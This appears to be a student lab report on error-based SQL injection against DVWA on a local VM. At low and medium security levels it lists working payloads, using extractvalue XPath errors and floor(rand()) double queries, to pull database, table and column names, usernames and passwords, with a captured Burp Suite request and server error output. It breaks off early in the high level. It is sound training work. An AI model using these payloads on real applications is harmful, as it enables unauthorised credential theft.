

Lab 9: Error-based SQL Injection

LOW LEVEL

Database name: `%' and extractvalue('<a>xxx',
concat(':',database()))#`

The screenshot shows a Google Classroom page on the left and a Kali Linux terminal on the right. The Classroom page is titled "Lab 9: Error-based SQL Injection" and lists requirements for the lab, including DVWA installation and report writing. The terminal shows a fatal error in the DVWA application, indicating a successful SQL injection attack. The error message is: "Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '<div>' in /var/www/html/DVWA/vulnerabilities/sql/source/low.php:11". The stack trace shows the error occurred in the `require_once` function on line 11 of `low.php`.

Lab 9: Error-based SQL Injection

Requirements:

- DVWA installed on a Linux VM (CentOS, Ubuntu, Kali, ...)
- Linux CLI basics
- The hostname of your Linux VM must be your **student ID**

In this lab, students are required to:


- Finish all level (Low - High) in **SQL Injection** section of DVWA, by using Error-based SQLi technique, required steps:
 - Get database's name
 - Get tables' names inside database
 - Get columns' names inside table
 - Get usernames, passwords
- Hints: XML Parse Error, double query, ...
- Students are not allowed to use sqlmap. If you need automation, try to code yourself or use some intruders like BurpSuite!

Write a report to answer all the questions above (only allow PDF or Markdown)


The report file name must be **IAW301_Class_YourName_YourStudentID_Lab9**

Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '<div>' in /var/www/html/DVWA/vulnerabilities/sql/source/low.php:11 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sql/source/low.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/index.php(34): require_once(...) #2 {main} thrown in /var/www/html/DVWA/vulnerabilities/sql/source/low.php on line 11


Table name: `%' and extractvalue('<a>xxx', concat(':', (select
table_name from information_schema.tables where table_schema
=database() limit 1, 1)))#`




Column name: `'% and extractvalue('<a>xxx', concat(':', (select column_name from information_schema.columns where table_name = "users" limit 3, 1))))#`



User name: `' and extractvalue('<a>xxx', concat(':', (select user from users limit 0, 1)))#`



Passwords: `' and extractvalue('<a>', concat((select password from users limit 0, 1)))#`




MEDIUM LEVEL

Database name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select database()), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #


The screenshot shows a web browser window on the left displaying a document titled "Lab 9: Error-based SQL Injection". The document lists requirements for the lab, including DVWA installed on a Linux VM and the need to use Error-based SQLi technique. It also lists tasks: finish all levels in the SQL Injection section, get database name, get table names, and get column names. A hint mentions XML Parse Error and double query. A note states that students are not allowed to use sqlmap and should code manually or use Burp Suite.

On the right, a Burp Suite window shows an intercepted HTTP request to `127.0.0.1/DVWA/vulnerabilities/sql/`. The raw request data is visible, showing a POST request with a body containing a SQL injection payload. The payload is: `id=1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select database()), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #Submit=Submit`. The Burp Suite interface also shows a "Fatal error" message from the server, indicating a duplicate entry for the 'group_key' in the 'group' table.

Table name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select table_name from information_schema.tables where table_schema = database() limit 1, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



Column name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select column_name from information_schema.columns where table_name = char(117,115,101,114,115) limit 4, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



User name: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select user from users limit 0, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #

The image shows a Google Classroom page on the left and a Kali Linux VM on the right. The Classroom page is titled "Lab 9: Error-based SQL Injection" and lists requirements for a DVWA installation on a Linux VM. The VM window shows a terminal with a fatal error message from DVWA: "Fatal error: Uncaught mysqli_sql_exception: Duplicate entry '1' for key 'group_key' in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php:12 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sql/source/medium.php(12): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/index.php(34): require_once(...) #2 (main) thrown in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php on line 12". Below the terminal, Burp Suite is shown intercepting an HTTP request to 127.0.0.1/DVWA/vulnerabilities/sql/. The request is a POST with a payload that includes a SQL injection attempt: "id=1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select user from users limit 0, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #".

Lab 9: Error-based SQL Injection

Requirements:

- DVWA installed on a Linux VM (CentOS, Ubuntu, Kali, ...)
- Linux CLI basics
- The hostname of your LinuxVM must be your **student ID**

In this lab, students are required to:

- Finish all level (Low - High) in **SQL Injection** section of DVWA, by using Error-based SQLI technique, required steps:
 - Get database's name
 - Get tables' names inside database
 - Get columns' names inside table
 - Get usernames, passwords
- Hints: XML Parse Error, double query, ...
- Students are not allowed to use sqlmap. If you need automation, try to code yourself or use some intruders like BurpSuite!

Write a report to answer all the questions above (only allow PDF or Markdown)

The report file name must be **IAW301_Class_YourName_YourStudentID_Lab9**

Trang 1 / 1

Fatal error: Uncaught mysqli_sql_exception: Duplicate entry '1' for key 'group_key' in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php:12 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sql/source/medium.php(12): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/index.php(34): require_once(...) #2 (main) thrown in /var/www/html/DVWA/vulnerabilities/sql/source/medium.php on line 12

Burp Suite Community Edition v2022.12.4 - Temporary Project

Request to http://127.0.0.1:80


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /DVWA/vulnerabilities/sql/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A Brand";v="8", "Chromium";v="108"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
10 Origin: http://127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/DVWA/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=ed79a7b51f8bu5v4fqagnd; security=medium
21 Connection: close
22
23 id=1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select user from users limit 0, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #Submit=Submit
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Passwords: 1 and (select 1 from (select count(*), concat(0x3a, 0x3a, (select password from users limit 0, 1), 0x3a, 0x3a, floor(rand()*2))a from information_schema.tables group by a)b) #



HIGH LEVEL

Database name: `%'` and `extractvalue('<a>xxx'`,
`concat(':',database()))#`

